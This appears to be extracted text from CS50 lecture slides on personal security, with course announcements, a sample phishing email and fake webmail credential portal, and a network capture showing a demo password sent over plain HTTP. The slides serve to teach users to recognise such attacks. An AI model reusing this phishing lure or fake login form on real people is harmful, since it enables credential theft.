


week 10



Stereolithography Technology

Your digital models in laser-sharp detail.




PROFESSIONAL OUTPUT

Stereolithography is the industry standard in delivering beautiful, functional parts that plastic extrusion printers just can't match.

HOW DOES IT WORK?

A high precision optical system directs a laser across a tank of liquid resin, solidifying layers as thin as 25 microns. The build platform pulls your model upwards, out of the tank.







lecture on Mon 11/10 (you are here)

guest lecture on Wed 11/12



Steve Ballmer '77
in CS50 on Wed 11/12

cs50.harvard.edu/register

lecture on Mon 11/10 (you are here)

guest lecture on Wed 11/12

lecture on Mon 11/10 (you are here)

guest lecture on Wed 11/12

no lecture on Mon 11/17

quiz on Wed 11/19

lecture on Mon 11/10 (you are here)

guest lecture on Wed 11/12

no lecture on Mon 11/17

quiz on Wed 11/19

final lecture (and cake!) on Mon 11/24

status report due on Mon 12/1

CS50 Hackathon on Wed 12/3, Thu 12/4

implementation due on Sun 12/7

CS50 Fair on Mon 12/8




lunch this Fri 11/14, 1:15pm

cs50.harvard.edu/rsvp







CA

TF

researcher

producer

designer

...

cs50.harvard.edu/apply



More ▾

RE: Webmail Confirmation

Inbox x

via harvard.edu

10:24 AM (1 minute ago)



to David ▾

Dear mailbox user,

We currently upgraded to 4GB space. Please log-in to your account in order to validate E-space. Your emails won't be delivered by our server, unless email account is confirmed.

Click on [faculty and staff email confirmation](#) to confirm details of your email account.

Note that failure to confirm your email with this notification, would lead to dismissal of your user account. Protecting your email account is our primary concern.

This has become necessary to serve you better.

Home

confirmationowaphlp.tripod.com

Home

Outlook Webmail Confirmation Portal

Dear mailbox user, kindly fill out the below correctly to automatically upgrade your mailbox and its quota size.

Secure Details

- ☐ Yes
- ☐ No

Email Address

Username / Domain

Password

Confirm Password

Submit

passwords

agilebits.com/onepassword



lastpass.com

...

SAME-DAY SERVICE! ORDER IN THE NEXT 6 HOURS 10 MINUTES

Hand-delivered
in a refrigerated van.

EE pickup
store near you!

| Name | Path |
|---|---|
|  | ?&site=90456188&cmd... sales.liveperson.net/hc/... |
|  | ValidateUserByEmailAnd... /Ajax/LoginUser.aspx |



× Headers Preview Response Cookies Timing



Remote Address: 23.210.67.78:80

Request URL: http://www.ediblearrangements.com/Ajax/LoginUser.aspx/ValidateUserByEmailAndPassword

Request Method: POST

Status Code: 200 OK

[▼ Request Headers](#)
[view source](#)

```
Accept: application/json, text/javascript, */*; q=0.01
```

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.8

Connection: keep-alive

Content-Length: 59

Content-Type: application/json; charset=UTF-8

Cookie: UICulture=en-us; ASP.NET_SessionId=huoort45qzylr2yksxivalf2; _ga=GA1.2.1418153050.1415634392; _gat=1; __utmt=1; __utma=134163674.1418153050.1415634392.1415634392.1415634392.1; __utmb=134163674.1.10.1415634392; __utmc=134163674; __utmz=134163674.1415634392.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); showSignup=y; mt.v=2.771459526.1415634392168; C3UID-313=11293682951415634400; C3S-313=on; PrefID=56-2273300590; FRTE=3NrUYaN06tAW1fS_HYxH2nr1EhC3PWxjb2T0whq9R6TqqPg_6kxrf8w; akaau=1415634718~id=454d204e089bd5dcc2ca23025ce4b618; __utmli=btnSignIn

DNT: 1

Host: www.ediblearrangements.com

Origin: <http://www.ediblearrangements.com>

Referer: <http://www.ediblearrangements.com/>

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.111 Safari/537.36
```

X-Requested-With: XMLHttpRequest

▼ Request Payload

```
{'Email': 'jharvard@cs50.harvard.edu', 'Password': 'crimson'}
```

▼ Response Headers [view source](#)

Cache-Control: private, max-age=0

Connection: keep-alive

Content-Length: 65

Content-Type: application/json; charset=utf-8

Date: Mon, 10 Nov 2014 15:47:22 GMT

Server: Microsoft-IIS/7.5

Set-Cookie: akaau=1415634742~id=cd3d8dad2a03abcf415ca43a00aeb3d; path=/; domain=.ediblearrangements.com

X-UA-Compatible: IE=EmulateIE9

Request URL: <http://www.ediblearrangements.com/Ajax/LoginUser.aspx/ValidateUserByEmailAndPassword>

▼ **Request Payload**

```
{'Email': 'jharvard@cs50.harvard.edu', 'Password': 'crimson'}
```

two-factor authentication

google.com/settings/security

Password



Password

[Change password](#)

2-Step Verification

Disabled [Setup](#)

facebook.com/settings?tab=security

Login Approvals

☐ Require a security code to access my account from unknown browsers
[\[?\]](#)

Save Changes

Cancel

audits

Login Notifications

